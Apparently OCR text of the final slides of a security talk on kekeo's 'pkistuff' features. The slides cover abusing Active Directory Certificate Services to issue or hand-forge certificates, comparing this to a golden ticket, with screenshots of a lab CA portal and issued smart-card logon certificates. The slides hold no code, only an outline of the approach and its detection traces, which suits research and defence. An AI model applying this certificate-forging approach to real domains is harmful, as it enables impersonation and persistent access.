- Golden ticket!
- Can play with *, including non existent/valid

kekeo :: pkistuff !

- How ?
  - GUI (more powerful that it seems)
  - Web portal
  - certreq (& inf file)
  - GPO & auto-enroll
  - …



Demander des certificats

Vous pouvez demander les types de certificats suivants. Sélectionnez les certificats que vous voulez demander, puis cliquez sur Inscription.

alidité qui s'appliquent à ce type

puce

https://ms02.contoso.com/certsrv/

Microsoft Active Directory Certificate Services -- Contoso-MS02-CA-ROOT

Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

For more information about Active Directory Certificate Services, see Active Directory Certificate Services Documentation

Select a task:


Request a certificate
View the status of a pending certificate request
Download a CA certificate, certificate chain, or CRL

Détails
Propriétés
Détails
Certificate error
Microsoft Active Directory ...
File Edit View Favorites Tools Help
Home

- At the end, [MS-WCCE] https://msdn.microsoft.com/library/cc249879.aspx

kekeo :: pkistuff !

- But at the end…
  - You will be in the system CA logic… ☹



certsrv - [Autorité de certification (Local)\pkica\Certificats délivrés]

ID de la demande	Nom du demandeur	Certificat binaire	Modèle de certificat	Numéro de série	Date d'effet du certificat
2	LAB\DC$	-----BEGIN CERTI...	Contrôleur de doma...	210000000247042...	04/02/2019 09:35
3	LAB\user	-----BEGIN CERTI...	Connexion par carte ...	2100000003a16a2...	04/02/2019 13:27
4	LAB\admin	-----BEGIN CERTI...	Connexion par carte ...	2100000004ed4d...	04/02/2019 13:57

  - And in the database/logs… and will be revoked…!
    - maybe

kekeo :: pkistuff !

- Do It Yourself!
  - Handmade certificate, old-style…

KEKEO
CERTIFICATE AUTHORITY
CRYPTOAPI
imgflip.com

kekeo

- *Final demo!*

That's all Folks!

THANK YOU FOR YOUR ATTENTION
PLEASE CLAP AND DON'T ASK TOUGH QUESTIONS
memecrunch.com

- blog http://blog.gentilkiwi.com
- source https://github.com/gentilkiwi
- contact @gentilkiwi / benjamin@gentilkiwi.com